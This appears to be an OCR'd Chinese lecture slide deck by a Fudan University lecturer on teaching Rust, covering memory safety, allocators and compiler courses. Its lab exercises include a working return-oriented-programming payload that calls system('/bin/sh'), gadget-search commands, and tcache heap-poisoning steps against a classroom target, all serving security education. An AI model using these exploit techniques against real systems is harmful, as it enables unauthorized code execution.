Rust编程语言教学实践

徐 辉

复旦大学计算机科学技术学院

2024年8月4日

大纲

大纲

一、背景概述

二、安全编程语言设计

三、编译原理

四、总结

个人介绍

- 复旦大学 计算机科学技术学院 副教授
- 研究兴趣：程序分析、软件可靠性
- 主要方向：**Rust程序分析和验证**（2019 – 至今）
- 代表工作：
  - RULF: Rust library fuzzing via API dependency graph traversal. ASE 2021 (优秀论文)
  - SafeDrop: Detecting memory deallocation bugs of rust programs via static data-flow analysis. TOSEM 2022
  - OOM-Guard: Towards Improving the Ergonomics of Rust OOM Handling via a Reservation-Based Approach. FSE 2023
  - rCanary: Detecting Memory Leaks Across Semi-automated Memory Management Boundary in Rust. TSE 2024
- 工具开发：**Rust程序分析平台** （https://github.com/Artisan-Lab/RAP）

与Rust相关的课程教学

- **COMP 737011 – 安全编程语言设计**
  - 计算机/网络空间安全专业研究生核心课程
  - 内存安全问题以及基于Rust的预防方法
- **COMP 130014 – 编译原理**
  - 计算机/软件工程专业本科生专业课程（大三）
  - 涉及到一些Rust语言的语法和功能设计

为什么教Rust

- **Rust语言很成功：内存安全缺陷减少，程序员喜欢** => 美国白宫/安全局重视
  - 缺陷“体感”减少，可编译即“bug free”
- **全新的语言，没有历史包袱**
  - 对比C++的例子：如智能指针等功能

研究兴趣 → 学习Rust → Rust教学

- **有许多新的功能特性，如：**
  - 安全性：Safe Rust的内存安全和并发安全保障
  - 错误/异常处理：Result/Option类型、unwinding/abort·
  - 强大的类型系统：类型推导、泛型、trait bound等
  - 代码简洁：if-let/while-let/let-else、iterator等

大纲

一、背景概述

二、安全编程语言设计

三、编译原理

四、总结

COMP 737011 安全编程语言设计

第一部分：内存安全基础

- 内存管理、分配器
- 栈溢出、堆攻击、并发安全
- 自动回收、内存耗尽

第二部分：Rust语言及其应对方法

- 所有权、类型系统、并发安全设计
- Unsafe Rust
- Rust编译器实现、Cargo工具

第三部分：高级主题研讨

- 语言特性对比：C++/Go/Zig
- 安全增强：静态分析、模型检查
- 应用实践：Theseus、Asterinas等

教学思路：把Rust当成一篇学术论文

- ✦大问题是什么？
- ✦ Rust怎么解？
- ✦ Rust解法的局限性
- ✧ 应用现状和效果
- ✧ 相关工作
- ✧ 改进思路

课程主页：https://github.com/hxuhack/course_safepl

COMP 737011 安全编程语言设计

- **课程安排：**
  - 1-16周，45分钟*3节课/周
  - 2节课教学，1节课练习
- **课程考核：**
  - 课堂练习：50%
  - 大作业：50%（第16周课上报告）
    - 技术研究报告
    - 相关主题文献综述
    - 论文研读


第一课：内存安全基础 — 栈溢出

❖ 栈 vs 堆


- 栈：函数栈帧布局可在编译时计算，函数返回即失效
- 堆：函数返回后可继续使用，涉及多种堆内存管理和释放方法

❖ 栈溢出危害和防护：

- 攻击：篡改返回地址修改控制流，如指向注入恶意代码
- ==>防御：胖指针、Data Execution Prevention
- ====>攻击：Return-Oriented Programming
- ======>防御：地址随机化、Canary
- ========>攻击：各种侧信道攻击
- ==========>防御：Shadow Stack



练习1：栈溢出攻击实验（RoP）




```
system_addr = 0x7ffff7e18410
binsh_addr = 0x7ffff7f7a5aa

libc = ELF('libc.so.6')
ret_addr = 0x0000000000026b72 - libc.symbols['system'] + system_addr

payload = "A" * 88 + p64(ret_addr) + p64(binsh_addr) + p64(system_addr)
```

注入地址搜索方法


```
#: gdb target_program
(gdb) break *validation
Breakpoint 1 at 0x401150
(gdb) r
Starting program: target_program
Breakpoint 1, 0x0000000000401150 in validation ()
(gdb) print system
$1 = {<text variable, no debug info>} 0x7ffff7e18410 <__libc_system>
(gdb) find 0x7ffff7e18410, +2000000, "/bin/sh"
0x7ffff7f7a5aa
```

```
#: ldd target_program
        linux-vdso.so.1 (0x00007ffff7fcd000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007ffff7dc3000)
        /lib64/ld-linux-x86-64.so.2 (0x00007ffff7fcf000)
```

```
#: ROPgadget --binary /lib/x86_64-linux-gnu/libc.so.6 --only "pop|ret" | grep rdi
0x00000000000276e9 : pop rdi ; pop rbp ; ret
0x0000000000026b72 : pop rdi ; ret
0x00000000000e926d : pop rdi ; ret 0xfff3
```


第二课：内存安全基础 – 分配器

❖ 以Linux为对象介绍内存的管理方法




内核态分配器：Buddy Allocator

- 按照页块管理内存，块大小是2^m页
- 假如申请的内存大小是k字节，则二分内存块n次至$k > 2^{2m-n-1}$
- 关键问题：空闲内存管理（性能）、解决碎片化问题




内存分配：页块分割



空闲内存管理

用户态分配器：dlmalloc/ptmalloc/tcmalloc

❖ 关键问题：空闲内存管理、碎片化问题



练习2：简易分配器实现

❖ 基于代码模版实现一个简单的内存分配器

```
struct chunk{
    unsigned long prev_size;
    unsigned long size;
    struct chunk* fd;
    struct chunk* bk;
};
```

```
void *p0 = sbrk(0);
brk(p0 + MEM_SIZE);
chunk* p = (chunk*) p0;
p->size = (unsigned long) MEM_SIZE | PREV_INUSE;
head = p;
p->bk = NULL;
p->fd = NULL;
```

```
void *malloc_new(unsigned long n) {...} // 学生实现部分
void free_new(void *p) {...} // 学生实现部分
```

prev_size	
size	PREV_INUSE
forward pointer	
backward pointer	
unused space	

空闲块数据结构


prev_size	
size	PREV_INUSE
user data	

占用块数据结构

第三课：内存安全基础 – 堆攻击


- 堆溢出、Use-After-Free、Double Free
- 通过修改空闲链表结构访问任意内存地址

1. free(p1)



将*p1添加到空闲链表

2. write(p1)



攻击者通过p1篡改forward pointer

3. p2 = malloc()

将内存块从空闲链表移除

4. p3 = malloc()

p3指向目标内存地址

练习3：堆攻击实验

```
gef➤  heap bins
──────────────────────────────── Tcachebins for thread 1 ────────────────────────────────
Tcachebins[idx=0, size=0x20, count=2] ←  Chunk(addr=0x4052c0, size=0x20, flags=PREV_INUSE)  ←
Chunk(addr=0x4052a0, size=0x20, flags=PREV_INUSE)
Tcachebins[idx=1, size=0x30, count=2] ←  Chunk(addr=0x405310, size=0x30, flags=PREV_INUSE)  ←
Chunk(addr=0x4052e0, size=0x30, flags=PREV_INUSE)
Tcachebins[idx=2, size=0x40, count=1] ←  Chunk(addr=0x405340, size=0x40, flags=PREV_INUSE)
Tcachebins[idx=3, size=0x50, count=2] ←  Chunk(addr=0x4053d0, size=0x50, flags=PREV_INUSE)  ←
Chunk(addr=0x405380, size=0x50, flags=PREV_INUSE)
...
─────────────────────────── Fastbins for arena at 0x7ffff7faeb80 ───────────────────────────
Fastbins[idx=0, size=0x20] 0x00
Fastbins[idx=1, size=0x30] 0x00
Fastbins[idx=2, size=0x40] 0x00
Fastbins[idx=3, size=0x50] 0x00
Fastbins[idx=4, size=0x60] 0x00
Fastbins[idx=5, size=0x70] 0x00
Fastbins[idx=6, size=0x80] 0x00
───────────────────────── Unsorted Bin for arena at 0x7ffff7faeb80 ─────────────────────────
[+] Found 0 chunks in unsorted bin.
────────────────────────── Small Bins for arena at 0x7ffff7faeb80 ──────────────────────────
[+] Found 0 chunks in 0 small non-empty bins.
────────────────────────── Large Bins for arena at 0x7ffff7faeb80 ──────────────────────────
[+] Found 0 chunks in 0 large non-empty bins.
```


查看指定内存地址空间的数据

```
gef➤  x/50xg 0x405290
0x405290:       0x0000000000000000      0x0000000000000021
0x4052a0:       0x0000000000000000      0x0000000000405010
0x4052b0:       0x0000000000000000      0x0000000000000021
0x4052c0:       0x00000000004052a0      0x0000000000405010
0x4052d0:       0x0000000000000000      0x0000000000000031
0x4052e0:       0x0000000000000000      0x0000000000405010
0x4052f0:       0x0000000000000000      0x0000000000000000
0x405300:       0x0000000000000000      0x0000000000000031
0x405310:       0x00000000004052e0      0x0000000000405010
0x405320:       0x0000000000000000      0x0000000000000000
0x405330:       0x0000000000000000      0x0000000000000041
0x405340:       0x0000000000000000      0x0000000000405010
0x405350:       0x0000000000000000      0x0000000000000000
0x405360:       0x0000000000000000      0x0000000000000000
0x405370:       0x0000000000000000      0x0000000000000051
0x405380:       0x0000000000000000      0x0000000000405010
0x405390:       0x0000000000000000      0x0000000000000000
0x4053a0:       0x0000000000000000      0x0000000000000000
0x4053b0:       0x0000000000000000      0x0000000000000000
0x4053c0:       0x0000000000000000      0x0000000000000051
